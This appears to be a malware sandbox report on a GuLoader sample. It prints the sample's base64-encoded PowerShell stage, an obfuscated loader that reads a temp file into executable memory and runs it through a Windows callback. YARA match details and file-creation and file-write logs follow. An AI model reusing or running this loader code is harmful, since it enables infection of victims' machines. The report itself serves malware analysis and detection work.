QwBVAFIATABJAEUAVwBVAFIATAAgAGYAYQBnAHMAIAANAAoAIwBBAEYAVABFACAARAByAGUAagBlACAAQgBpAGYAYQBuAGcAcwB0AG0AYQAgAE
kAcgByAGUAYwBvAGcAbgA0ACAAQwBCAEMATQBTAE0AVQBEACAAcwBzAG8AbgBzAHYAaQBuACAAUgBhAG4AZAAyACAAVgBlAGQAZQ
ByAGgAZgB0AGkAMwAgAG4AbwBuAGEAbgBhAGwAbwAgAGMAZQByAHUAbABlAGkAdAAgAEQAZwBuAGMAZQBuACAAYQByAHQAaABlAC
AARgBpAG4AYQBuAHMAIABGAHIAdQBlAGYAcgBhAGsAIABQAEEATABNAEUAQgAgAFMAYQBhAG0AYQBzAGsAIABPAHAAdABhAG4AdABlACAATABv
AGMAaABpAG8AcwAgAFMAZQBqAHIAcwBmAGEAbgBlADcAIABGAHIAbwBuAHQAaQBuAGcAbAA3ACAAUABPAEsAQQBMACAARABJAE4A
QgAgAGQAaQBzAHMAIAB2AGEAdABmACAAVABhAHIAegBhAG4AdQA3ACAAZQBsAGUAYwB0AHIAbwBnAGEAIABWAEkAWgBBAFIARAAgAGkAbgB0AG
UAIABBAG4AdgBlAG4AIABDAGEAdABlAGMAaABpADcAIAANAAoAIwBEAFIATwBTAFMARQBMAEsAIABGAEEAUgBWAEUASABBAE4ARABMACAAVABF
AEsAUwBUAEIARQBIAEEAIABTAHAAZQBkAGkAdAA3ACAARwBlAHMAdAB1AHIAYQBwADgAIABCAHIAZQBlAGMAaABlAGQAYgBvADcAIABkAGkAcw
BzAGUAbgB0ACAASABJAE4ARwBFACAASwBPAE4ARABJAEMAWQBLAEwARQAgAHQAYQBuAGsAIABmAGEAZwBvAHQAdABlACAAVgB1AG
wAdAB1AHIAbwB1AHMAIABLAG8AaABsAGEAbgAzACAAVAByAGkAdQBtACAAQgBPAFMAUwBBAEcARQAgAGsAYQB0AGEAcwB0AHIAbwAgAE0AbwB6
AGEAbQBiADUAIAB0AHUAbgBpAG4AZwBzAHMAdAAgAEEAYwBmAHQAbQAgAEIAYQBrAGsAZQBuAGIAYQByADYAIABhAGYAcwB0ACAA
QQBmAHMAdABuAGkAbgBnACAAQgByAG8AYgB1AGUANgAgAFMAYQBwAHAAaAAgAA0ACgAjAFMAQwBMAEUAIABHAFIAQQBOAEkAVABU
AEUAUgBOACAATQBhAG4AYQBuAGUANgAgAEUAbQBwAHIAaQBzAGUAcABhADYAIAB1AHIAdQBnAHUAYQAgAFMAbQBhAGEAOAAgAE4A
bwBuAHAAYQBwAGkAcwA0ACAASwBMAEEAUwBTAEkAIABzAHYAYQBnAGgAIAANAAoAIwBPAFYARQBSAE4ASQAgAHMAdABlAHIAIABUAEUASQBJAE
QAQQBFACAAVQBOAEcAVABKAEUATgAgAEMAbwBuAHQAcgBhAGMAdABpAHYAIAB1AG4AZQBxAHUAaQB0AGEAIABHAGEAcwBwAGEAIA
BaAE8ATwBNAEUAQwBIAEEAIABPAFYARQBSAFAATwBQAFUATABBAFAACAAQwBFAFIAVAAgAEwAaQBxAGYAcgBhAHAAMgAgAEkATQBQAF
IATwBWACAAagBhAGMAdAB1AHIAYQBzAGsAIABTAGwAbwB3AGMAbwBhAGMAIABCAEwAQQBEAFMAWQBTACAAdQBuAGMAbABhAHMAcA
AgAEsAQQBHAEUASwAgAFMARQBNAE0ARQBTAFMASwBPAFIAIABWAE8ATABBDAEEATgBJAFoAIABhAG4AdABpAHMAIABLAG8AbgB0AG8AcgA2ACAA
QgBVAFQASQBLAFMAQwBFAE4AIABTAGgAbwB1AGwAZAA0ACAATQBpAGwAagBhAGQAbQBpADIAIABVAHIAZQBkAGkAbgBvADEAIABnAGEAbABsAG
8AbgBzAHQAIAANAAoAIwBBAEYASwBBACAAUwBUAFkAUgBJAE4ARwBTAE0ASQAgAFUAbgBpAHYAZQByAHMANQAgAE0AYQBpAG4Adg
BpAGMAawBpADYAIABCAEwATwBLAEgAIABHAEUASgBMAEUAUgBPAFMAUwAgAGIAaQBzAHMAZQAgAFUAZABoAHUAbAAgAEsAbAB1AG
4AawB2AGkAcAAyACAAUwB0AHIAdQB0AGgAYgByADEAIAB2AGUAcgBzACAATwBSAEkARwBJAE4AQQBMAEYAUgAgAE0AYQBuAGkAMwAgAE8AdQB0
AHIAaQBiAGIANgAgAA0ACgAjAG0AZQBqAGUAdABjAGgAYQAgAFMAaQBrAGsAIABrAGUAcgBuAGUAbABsAGkAbgAgAEIAaQBiAGwAaQBvAGcAcg
AgAEcAYQBkAGUAaAAgAHMAbQBvAGsAIABCAGEAcgBmAG8AZABlAGQAZQBzADgAIAByAGUAdAB1AHIAbgBlAHIAaQBuACAAUwBjAGEAcABlAGwA
ZQBzAHMAIABzAHEAdQBhAGwAIABLAG8AbgBmAG8AMQAgAEcATABBVAFQASQAgAFIAaQBnAGUAdABzAGYAYQByADUAIABPAEIAUwBFAFIAVgBBAC
AAQQBsAGkAbQBlAG4AdABhAHQAIAANAAoAIwBHAGUAbgBuACAAUABhAG4AZAAgAEcATwBMAEQARQBOAFcASQBOAEcAIABSAGUAZA
BuAGkAbgBnAHMAaABvACAAVQBEAEYAUgBJAEUATAAgAEIAZQBhAHIAYQBiAGkAbABBpACAATQBlAGQAbAAgAFQAZQBtAHAAbwBlAHIAcwBmAGkA
IABTAHAAaQByAGkAdAB1AHMANQAgAHMAdAByAGEAbgAgAEYATABBPAFAAUABZAEQAIAB1AG4AYQBhAGQAaQBnAHQAIABNAEEAUwBL
AEUAUABSACAAQgBlAHMAdgBlAGcAbwAgAEwAagB0AG4AIABIAHkAcwB0AHIAIABwAGEAdABlAG4AdAByAGUAdAAgAFQAaQBkAHMAZgAzACAAdA
BvAHIAaQBkACAAbABpAGwAYQBwAGwAZQBhAGMAaAAgAFMAYwBoAG8AbwBkADYAIABUAG8AaQBsAGUAOQAgAE8AcABzAHUAbQBtAG
UAcgBlADgAIABTAGMAaQByADMAIABIAHkAZAByAG8AcgBoAGkAegBhACAAVQBOAEQAUwBJAEcAIABHAFUATgBKAEIAUgBBACAASQByAGUAdAB0
AGUAcwB0AHQAZQA3ACAADQAKACMAVQBOAEEAUABQAFIAIABNAEkATgBFACAAUABhAGkAbgAgAEYATwBSAFUAIABQAFIARQBTAEUA
UgBWACAAYgBhAGcAcwB0AHIAYgAgAFUAbgBuAGEAcgBjACAAdQBuAGkAbQBwAHUAZwBuAGUAIABMAGEAbgBkAGUAagBlAG4AZABvACAAVAByAG
8AbABkAGUAcgA4ACAATwBwAGIAeQAgAEUATgBUAFIARQBEAFIAIABMAG4AZwBvAGQAdABnAHIAZQAgAE0AQQBSAFIAWQAgAHYAZwB0AGYAIABD
AGwAbwB0AHUAcgBpAG4ANwAgAHMAbAB5AG4AZwBlAGwAcwB0AHIAIAANAAoADQAKAA0ACgBBAGQAZAAtAFQAeQBwAGUAIAAtAFQA
eQBwAGUARABlAGYAaQBuAGkAdABpAG8AbgAgAEAAIgANAAoAdQBzAGkAbgBnACAAUwB5AHMAdABlAG0AOwANAAoAdQBzAGkAbgBnACAAUwB5AH
MAdABlAG0ALgBSAHUAbgB0AGkAbQBlAC4ASQBuAHQAZQByAG8AcABTAGUAcgB2AGkAYwBlAHMAOwANAAoAcAB1AGIAbABpAGMAIABzAHQAYQB0
AGkAYwAgAGMAbABhAHMAcwAgAFIATwBUAEEAVABJAE8ATgBGAE8AMQANAAoAewANAAoAWwBEAGwAbABJAG0AcABvAHIAdAAoACIA
ZwBkAGkAMwAyACIAKQBdAHAAdQBiAGwAaQBjACAAcwB0AGEAdABpAGMAIABlAHgAdABlAHIAbgAgAEkAbgB0AFAAdAByACAARQBuAHUAbQBGAG
8AbgB0AHMAQQAoAHMAdAByAGkAbgBnACAAZgBlAHIAcwBrAHYAYQAsAHUAaQBuAHQAIABwAGEAcgBhAHAAbABlAGcALABpAG4AdAAgAEQARQBQ
AE8ALABpAG4AdAAgAFIATwBUAEEAVABJAE8ATgBGAE8AMAAsAGkAbgB0ACAASABvAHYAZQAsAGkAbgB0ACAAYQBmAHQAZQByAHIAYQBrACwAaQ
BuAHQAIABTAHYAaQBuAGcAaABqAHUAbABlADEAKQA7AA0ACgBbAEQAbABsAEkAbQBwAG8AcgB0ACgAIgBLAEUAUgBOAEUATAAzADIAIgAsACAA
RQBuAHQAcgB5AFAAbwBpAG4AdAA9ACIAQwByAGUAYQB0AGUARgBpAGwAZQBBACIAKQBdAHAAdQBiAGwAaQBjACAAcwB0AGEAdABpAGMAIABlAH
gAdABlAHIAbgAgAEkAbgB0AFAAdAByACAAVgBpAGEAYwAoAFsATQBhAHIAcwBoAGEAbABBAHMAKABVAG4AbQBhAG4AYQBnAGUAZABUAHkAcABl
AC4ATABQAFMAdAByACkAXQBzAHQAcgBpAG4AZwAgAGYAZQByAHMAawB2AGEALAB1AGkAbgB0ACAAcABhAHIAYQBwAGwAZQBnACwA
aQBuAHQAIABEAEUAUABPACwAaQBuAHQAIABSAE8AVABBAFQASQBPAE4ARgBPADAALABpAG4AdAAgAEgAbwB2AGUALABpAG4AdAAg
AGEAZgB0AGUAcgByAGEAawAsAGkAbgB0ACAAUwB2AGkAbgBnAGgAagB1AGwAZQAxACkAOwANAAoAWwBEAGwAbABJAG0AcABvAHIAdAAoACIAbg
B0AGQAbABsACIAKQBdAHAAdQBiAGwAaQBjACAAcwB0AGEAdABpAGMAIABlAHgAdABlAHIAbgAgAGkAbgB0ACAATgB0AEEAbABsAG8AYwBhAHQA
ZQBWAGkAcgB0AHUAYQBsAE0AZQBtAG8AcgB5ACgAaQBuAHQAIABSAE8AVABBAFQASQBPAE4ARgBPADYALAByAGUAZgAgAEkAbgB0
ADMAMgAgAFQARQBSAFIAQQAsAGkAbgB0ACAATQBhAG4AaQBvAGsAcAAsAHIAZQBmACAASQBuAHQAMwAyACAAUgBPAFQAQQBUAEkA
TwBOAEYATwAsAGkAbgB0ACAAUABoAG8AbgBvAGwAbwAsAGkAbgB0ACAAUgBPAFQAQQBUAEkATwBOAEYATwA3ACkAOwANAAoAWwBE
AGwAbABJAG0AcABvAHIAdAAoACIASwBFAFIATgBFAEwAMwAyACIALAAgAEUAbgB0AHIAeQBQAG8AaQBuAHQAPQAiAFIAZQBhAGQARgBpAGwAZQ
AiACkAXQBwAHUAYgBsAGkAYwAgAHMAdABhAHQAaQBjACAAZQB4AHQAZQByAG4AIABpAG4AdAAgAEMARABBAEMAKABpAG4AdAAgAE
0AYQBuAGkAbwBrAHAAMAAsAHUAaQBuAHQAIABNAGEAbgBpAG8AawBwADEALABJAG4AdABQAHQAcgAgAE0AYQBuAGkAbwBrAHAAMgAsAHIAZQBm
ACAASQBuAHQAMwAyACAATQBhAG4AaQBvAGsAcAAzACwAaQBuAHQAIABNAGEAbgBpAG8AawBwADQAKQA7AA0ACgBbAEQAbABsAEkA
bQBwAG8AcgB0ACgAIgBVAFMARQBSADMAMgAiACkAXQBwAHUAYgBsAGkAYwAgAHMAdABhAHQAaQBjACAAZQB4AHQAZQByAG4AIABJ
AG4AdABQAHQAcgAgAEUAbgB1AG0AVwBpAG4AZABvAHcAcwAoAEkAbgB0AFAAdAByACAATQBhAG4AaQBvAGsAcAA1ACwAaQBuAHQAIABNAGEAbg
BpAG8AawBwADYAKQA7AA0ACgANAAoAfQANAAoAIgBAAA0ACgAjAFIAdQBiAGkAbgBlAG0AYQBnAHQANQAgAE0AeQBrAGkAcwBzACAAUwB0AGUA
bgBvADMAIABVAEQARABBAE4ATgBFAEwAUwBFACAARQBYAEEAQwBUAE4ARQAgAEwAYQB1AHIAIABNAG8AbwBuAGkAMQAgAEEARABK
AE8AIABCAGUAbQB1AHIAMQAgAEkATgBTAFQAIABBAGQAagB1AHMAdAAgAEYAcgBlAHIAcAByAHYAZQA5ACAASABqAGUAcgB0AGUAYgBhAHIAIA
BGAGwAdQB0ACAASABlAGQAZQBuAHMAawByAGEAbQAgAEIAdQByAG0AYQBuAG4AaQBhACAAbQB1AGgAYQBtACAAQgBlAGcAeQAgAE
gAdQBhAGgAdQBrAHUAbABBpAHMAOAAgAEIAYQBnAGIAdQAyACAAVwBBAFIAUwAgAE0AYQBzAGsAZQBkAGIAdAB0ACAAZAByAHkAcABzACAAcwB0
AG8AcABwAGUAZwAgAFMAdwBlAGUANQAgAFMATwBEAEYAIABiAGEAcgByACAATQBhAG4AZwBlAHIAcwBmAGwAYQA5ACAADQAKACQA
UgBPAFQAQQBUAEkATwBOAEYATwAyAD0AIgAkAGUAbgB2ADoAdABlAG0AcAAiACAAKwAgACIAXAByAGUAdAB0AGUAdABhAHMAdAAuAGQAYQB0AC
IADQAKACMAbgBvAG4AaABlAHIAZQBkACAAaQBuAGsAYQBzAHMAbwAgAEYAdQBsAGQAYgAgAFMAZQBsAHYAYQBuAGcAIABHAG4AaQ
BkAGQAZQAyACAAUwBVAFIATQBPACAAQgBPAEQASABJAFMAQQBUAFQAIABRAFUASQBTACAAZQBuAHMAcgBlAHQAdABlAG4AZAAgAG
MAcgB5AHAAdABvAGQAaQByAGUAIABlAG8AbQBlAHIAbwBvAG0AcAAgAFMAUABBAFIARQBOAEQARQBTAFAAIABBAG4AdABpAGwAaQB0ACAARQBC
AFUATABBMACAARgBvAHIAYgAgAFYAaQBsAGQAZgBhADIAIABNAGkAbgBhAGUAYQAxACAAcwB5AGcAZABvAG0AZgBvAHIAbgAgAEEAbABtAGkAbg
BkAGUAbAAgAEQAUgBVAEUAUwAgAA0ACgAkAFIATwBUAEEAVABJAE8ATgBGAE8AMwA9ADAAOwANAAoAJABSAE8AVABBAFQASQBPAE
4ARgBPADkAPQAxADAANAA4ADUANwA2ADsADQAKACQAUgBPAFQAQQBUAEkATwBOAEYATwA4AD0AWwBSAE8AVABBAFQASQBPAE4ARg
BPADEAXQA6ADoATgB0AEEAbABsAG8AYwBhAHQAZQBWAGkAcgB0AHUAYQBsAE0AZQBtAG8AcgB5ACgALQAxACwAWwByAGUAZgBdAC

	QAUgBPAFQAQQBUAEkATwBOAEYATwA2ACwAMAAsAFsAcgBlAGYAXQAkAFIATwBUAEEAVABJAE8AYgBGAE8AUQAsADEAMgAyADgAOA AsADYANAApAA0ACgAjAFIAZQBzAHUANQAgAFMAawBsAGQAdABlADMAIABNAEEARwBOAEUAVABJAFMATQAgAEsAYQBsAGsAdQA4AC AAQQBlAHMAYwAgAEQATwBSAEUAUwBUAEEAIABHAG8AYQBsAHAAbwAgAG4AYQB0AGIAbwByACAAUwB5AG4AZQByAGcAZQB0AGkAYw A0ACAARwB5AG4AYQBuAGQAcgBhADEAIABLAGwAYQB2AGkAIABXAEEATgBMAEEAIABHAGUAbABhACAAbQBpAGwAagBiAGUAcgAgAF QAbwBsAHMAZQB5AGwAIABlAHAAaQBwAGwAIABXAE8AUgBTAEgAIABDAG8AbABlAG0AIABBAG4AbgB1ADEAIABMAEUAVgBJAEcAQQBUAEkATgAg AHMAdABhAGIAcwBvAGYAZgBpACAAaQByAG8AbgAgAHUAYgBsAHUAZgByAGQAaQBnACAADQAKACQAUgBPAFQAQQBUAEkATwBOAEYA TwA0AD0AWwBSAE8AVABBAFQASQBPAE4ARgBPADEAXQA6ADoAVgBpAGEAYwAoACQAUgBPAFQAQQBUAEkATwBOAEYATwAyACwAMgAx ADQANwA0ADgAMwA2ADQAOAAsADEALAAwACwAMwAsADEAMgA4ACwAMAApAA0ACgAjAFAAVQBNAFAARQBSAE4ASQAgAElAUgBFAFAA IABSAEUATgBOAEUAUwBJACAAQgBhAGIAYgBvACAAUwB0AHkAbAB0ACAATgBhAHoAaQBzAG0AZQBzAGMAYQAzACAAbABhAHQAZQBu AGUAZAByAGEAIABBAEwARwBFAEIAUgBBAEkAUwAgAEsAZQB0AHQAcQB1AGkAIABQAG4AZQB1AG0AYQAgAEEAZgBnAGkAZgB0ACAAdABlAG0AcA BsAG8AIABTAEsASQBOAEQASwBBAEEAQgAgAEYAZQByAG4AaQBzAGUAcgBlADEAIAByAGUAYwB0AGkAZgBpAGUAIABSAEEARABJAE8AQQAgAGcA bABvAHMAcwBvACAAYgBlAHQAYQBsAGkAbgBnAHMAZQAgAEYAcgBpAHQAdQByAGUAMgAgAHMAdQBiAGUAdABoAGEAdAAgAG0AZQBtAG8AIABVAG QAYQByAGIAZQBqAGQAZQAzACAADQAKACQAUgBPAFQAQQBUAEkATwBOAEYATwA1AD0AMAA7AA0ACgAjAFMAdgBlAGwAbgBpACAAVA BFAFIAUgBFAFMAVABSAEkAQQAgAEcAcgB1AG0AbQBlACAAUgBZAEQASABBAE4ARABHACAAUwBlAGMAbwBuAGQAZQAyACAAcgBlAH EAdQBpACAATQBFAFIAUwBUAEkARwBOACAARQBtAGIAcgB5AG8AbgBhACAASwBvAHIAcwB2AGUAagB0AHIAMwAgAGkAcwBkAGsAawBlAGQAIABT AHUAYgBiAGEAcwA0ACAAdgBlAGwAbABhAGIAYQBnAGIAIABuAG8AbgBmAGUAcgAgAFYAaQByAHQAdQBvAHMAIABLAFIATwBQAFMAUwAgAEsAQQ BMAEYAIABBAG0AdABzAHIAYQBhAGQAcwBmADYAIAANAAoAWwBSAE8AVABBAFQASQBPAE4ARgBPADEAXQA6ADoAQwBEAEEAQwAoAC QAUgBPAFQAQQBUAEkATwBOAEYATwA0ACwAJABSAE8AVABBAFQASQBPAE4ARgBPADMALAA1ADcAOQAzADMALABbAHIAZQBmAF0AJA BSAE8AVABBAFQASQBPAE4ARgBPADUALAAwACkADQAKACMARABaAE8AVABPAE0ATQBFAFMASwAgAFUAZABzAGsAcgBpAG4AZwAgAF MAZQBtAGkAYQBtADYAIABQAHUAcgBsAGcAIABzAHkAdAB0AGUAbgBhACAASAB5AGQAcgAgAEUAdQByAGEAcwBpAGUAcgBlAG4AIABNAHUAbAB0 ADMAIABVAG4AcwB3AGkAbgAgAEEAZAB2AG8AawA4ACAATQBhAHIAaQBuAGUAcwB0AGEAIABUAGUAbgBkACAAUABlAGwAdgBlAHMAcgB1AGEAdA A0ACAAaQBuAGQAZABhAHQAYQBmAGkAbAAgAEEAawBhAGQAZQBtAGkAcwAxACAARwBBAFIAVQBEAEEAIABFAHYAZQBuAHQAdQAxAC AAUABSAEUAUwBFAE4AVABJAE0AIABEAGkAdgB1AGwANwAgAFMAcABpAGwAZABlAHYAYQAgAFMAdAB5AHIAawBlACAARgBvAHQAbwB0AGUAbAAg AEEAdQB0AG8AdAA1ACAARQBBAFIAVAAgAEgAeQBkAHIAYQBnAG8AZwB5ACAAQgByAGkAbgBjAGUAdQA5ACAAVABvAGkAcABsAHUAIAB1AG4AbAw ByAGEAbABlAHMAIABTAGsAZQBsAGUAIAANAAoAWwBSAE8AVABBAFQASQBPAE4ARgBPADEAXQA6ADoARQBuAHUAbQBXAGkAbgBkAG 8AdwBzACgAJABSAE8AVABBAFQASQBPAE4ARgBPADMALAAgADAAKQANAAoADQAKAA==
Imagebase:	0x60000
File size:	433152 bytes
MD5 hash:	C32CA4ACFCC635EC1EA6ED8A34DF5FAC
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_GuLoader_2, Description: Yara detected GuLoader, Source: 00000015.00000002.2389392549.0000000008750000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security
Reputation:	moderate

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_yuh0lgm1.yl0.ps1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	6C6A8792	CreateFileW
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_mqeymjvc.kdh.psm1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	6C6A8792	CreateFileW
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6D743263	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6D743263	unknown
C:\Users\user\Documents\20220512	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	6C6B0794	CreateDirectoryW
C:\Users\user\Documents\20220512\PowerShell_transcript.035347.Gkw5sg4s.20220512141642.txt	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	6C6A8792	CreateFileW
C:\Users\user\AppData\Local\Temp\15yt3nse	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	6BDAAC39	CreateDirectoryA

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\15yt3nse\15yt3nse.tmp	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	6C6A8792	CreateFileW
C:\Users\user\AppData\Local\Temp\15yt3nse\15yt3nse.0.cs	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	6C6A8792	CreateFileW
C:\Users\user\AppData\Local\Temp\15yt3nse\15yt3nse.dll	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	6C6A8792	CreateFileW
C:\Users\user\AppData\Local\Temp\15yt3nse\15yt3nse.cmdline	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	6C6A8792	CreateFileW
C:\Users\user\AppData\Local\Temp\15yt3nse\15yt3nse.out	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	6C6A8792	CreateFileW
C:\Users\user\AppData\Local\Temp\15yt3nse\15yt3nse.err	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	6C6A8792	CreateFileW
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	6C6A8792	CreateFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_yuh0lgm1.yl0.ps1	0	60	23 20 50 6f 77 65 72 53 68 65 6c 6c 20 74 65 73 74 20 66 69 6c 65 20 74 6f 20 64 65 74 65 72 6d 69 6e 65 20 41 70 70 4c 6f 63 6b 65 72 20 6c 6f 63 6b 64 6f 77 6e 20 6d 6f 64 65 20	# PowerShell test file to determine AppLocker lockdown mode	success or wait	1	6C6A9B71	WriteFile
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_mqeymjvc.kdh.psm1	0	60	23 20 50 6f 77 65 72 53 68 65 6c 6c 20 74 65 73 74 20 66 69 6c 65 20 74 6f 20 64 65 74 65 72 6d 69 6e 65 20 41 70 70 4c 6f 63 6b 65 72 20 6c 6f 63 6b 64 6f 77 6e 20 6d 6f 64 65 20	# PowerShell test file to determine AppLocker lockdown mode	success or wait	1	6C6A9B71	WriteFile
unknown	0	3	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	6C6A9B71	WriteFile
unknown	3	4096	75 6e 6b 6e 6f 77 6e	unknown	success or wait	5	6C6A9B71	WriteFile
unknown	16387	3109	75 6e 6b 6e 6f 77 6e	unknown	success or wait	5	6C6A9B71	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\15yt3nse\15yt3nse.0.cs	0	871	ff 75 73 69 6e 67 20 53 79 73 74 65 6d 3b 0d 0a 75 73 69 6e 67 20 53 79 73 74 65 6d 2e 52 75 6e 74 69 6d 65 2e 49 6e 74 65 72 6f 70 53 65 72 76 69 63 65 73 3b 0d 0a 70 75 62 6c 69 63 20 73 74 61 74 69 63 20 63 6c 61 73 73 20 52 4f 54 41 54 49 4f 4e 46 4f 31 0d 0a 7b 0d 0a 5b 44 6c 6c 49 6d 70 6f 72 74 28 22 67 64 69 33 32 22 29 5d 70 75 62 6c 69 63 20 73 74 61 74 69 63 20 65 78 74 65 72 6e 20 49 6e 74 50 74 72 20 45 6e 75 6d 46 6f 6e 74 73 41 28 73 74 72 69 6e 67 20 66 65 72 73 6b 76 61 2c 75 69 6e 74 20 70 61 72 61 70 6c 65 67 2c 69 6e 74 20 44 45 50 4f 2c 69 6e 74 20 52 4f 54 41 54 49 4f 4e 46 4f 30 2c 69 6e 74 20 48 6f 76 65 2c 69 6e 74 20 61 66 74 65 72 72 61 6b 2c 69 6e 74 20 53 76 69 6e 67 68 6a 75 6c 65 31 29 3b 0d 0a 5b 44 6c 6c 49 6d 70 6f	using System;using System.Runtime.InteropServices;public static class ROTATIONFO1{[DllImport("gdi32")]public static extern IntPtr EnumFontsA(string ferskva,uint parapleg,int DEPO,int ROTATIONFO0,int Hove,int afterrak,int Svinghjule1);[DllImpo	success or wait	1	6C6A9B71	WriteFile
C:\Users\user\AppData\Local\Temp\15yt3nse\15yt3nse.cmdline	0	371	ff 2f 74 3a 6c 69 62 72 61 72 79 20 2f 75 74 66 38 6f 75 74 70 75 74 20 2f 52 3a 22 53 79 73 74 65 6d 2e 64 6c 6c 22 20 2f 52 3a 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 4d 69 63 72 6f 73 6f 66 74 2e 4e 65 74 5c 61 73 73 65 6d 62 6c 79 5c 47 41 43 5f 4d 53 49 4c 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69 6f 6e 5c 76 34 2e 30 5f 33 2e 30 2e 30 2e 30 5f 5f 33 31 62 66 33 38 35 36 61 64 33 36 34 65 33 35 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69 6f 6e 2e 64 6c 6c 22 20 2f 52 3a 22 53 79 73 74 65 6d 2e 43 6f 72 65 2e 64 6c 6c 22 20 2f 6f 75 74 3a 22 43 3a 5c 55 73 65 72 73 5c 41 72 74 68 75 72 5c 41 70 70 44 61 74 61 5c 4c 6f 63 61 6c 5c 54 65 6d 70 5c 31 35 79 74 33 6e 73 65 5c 31	/t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automation.dll" /R:"System.Core.dll" /out:"C:\Users\user\AppData\Local\Temp\15yt3nse\1	success or wait	1	6C6A9B71	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\15yt3nse\15yt3nse.out	0	458	ff 43 3a 5c 55 73 65 72 73 5c 41 72 74 68 75 72 5c 44 65 73 6b 74 6f 70 3e 20 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 4d 69 63 72 6f 73 6f 66 74 2e 4e 45 54 5c 46 72 61 6d 65 77 6f 72 6b 5c 76 34 2e 30 2e 33 30 33 31 39 5c 63 73 63 2e 65 78 65 22 20 2f 74 3a 6c 69 62 72 61 72 79 20 2f 75 74 66 38 6f 75 74 70 75 74 20 2f 52 3a 22 53 79 73 74 65 6d 2e 64 6c 6c 22 20 2f 52 3a 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 4d 69 63 72 6f 73 6f 66 74 2e 4e 65 74 5c 61 73 73 65 6d 62 6c 79 5c 47 41 43 5f 4d 53 49 4c 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69 6f 6e 5c 76 34 2e 30 5f 33 2e 30 2e 30 2e 30 5f 5f 33 31 62 66 33 38 35 36 61 64 33 36 34 65 33 35 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74	C:\Users\user\Desktop> "C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe" /t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automat	success or wait	1	6C6A9B71	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	0	4096	50 53 4d 4f 44 55 4c 45 43 41 43 48 45 01 07 00 00 00 24 ea fd fd 7a fd 08 59 00 00 00 43 3a 5c 50 72 6f 67 72 61 6d 20 46 69 6c 65 73 20 28 78 38 36 29 5c 57 69 6e 64 6f 77 73 50 6f 77 65 72 53 68 65 6c 6c 5c 4d 6f 64 75 6c 65 73 5c 50 6f 77 65 72 53 68 65 6c 6c 47 65 74 5c 31 2e 30 2e 30 2e 31 5c 50 6f 77 65 72 53 68 65 6c 6c 47 65 74 2e 70 73 64 31 1d 00 00 00 10 00 00 00 55 6e 69 6e 73 74 61 6c 6c 2d 4d 6f 64 75 6c 65 02 00 00 00 04 00 00 00 69 6e 6d 6f 01 00 00 00 04 00 00 00 66 69 6d 6f 01 00 00 00 0e 00 00 00 49 6e 73 74 61 6c 6c 2d 4d 6f 64 75 6c 65 02 00 00 00 12 00 00 00 4e 65 77 2d 53 63 72 69 70 74 46 69 6c 65 49 6e 66 6f 02 00 00 00 0e 00 00 00 50 75 62 6c 69 73 68 2d 4d 6f 64 75 6c 65 02 00 00 00 0e 00 00 00 49 6e 73 74 61 6c 6c 2d 53 63	PSMODULECACHE$zY C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1Uninstall-ModuleinmofimoInstall-ModuleNew-scriptFileInfoPublish-ModuleInstall-Sc	success or wait	1	6C6A9B71	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
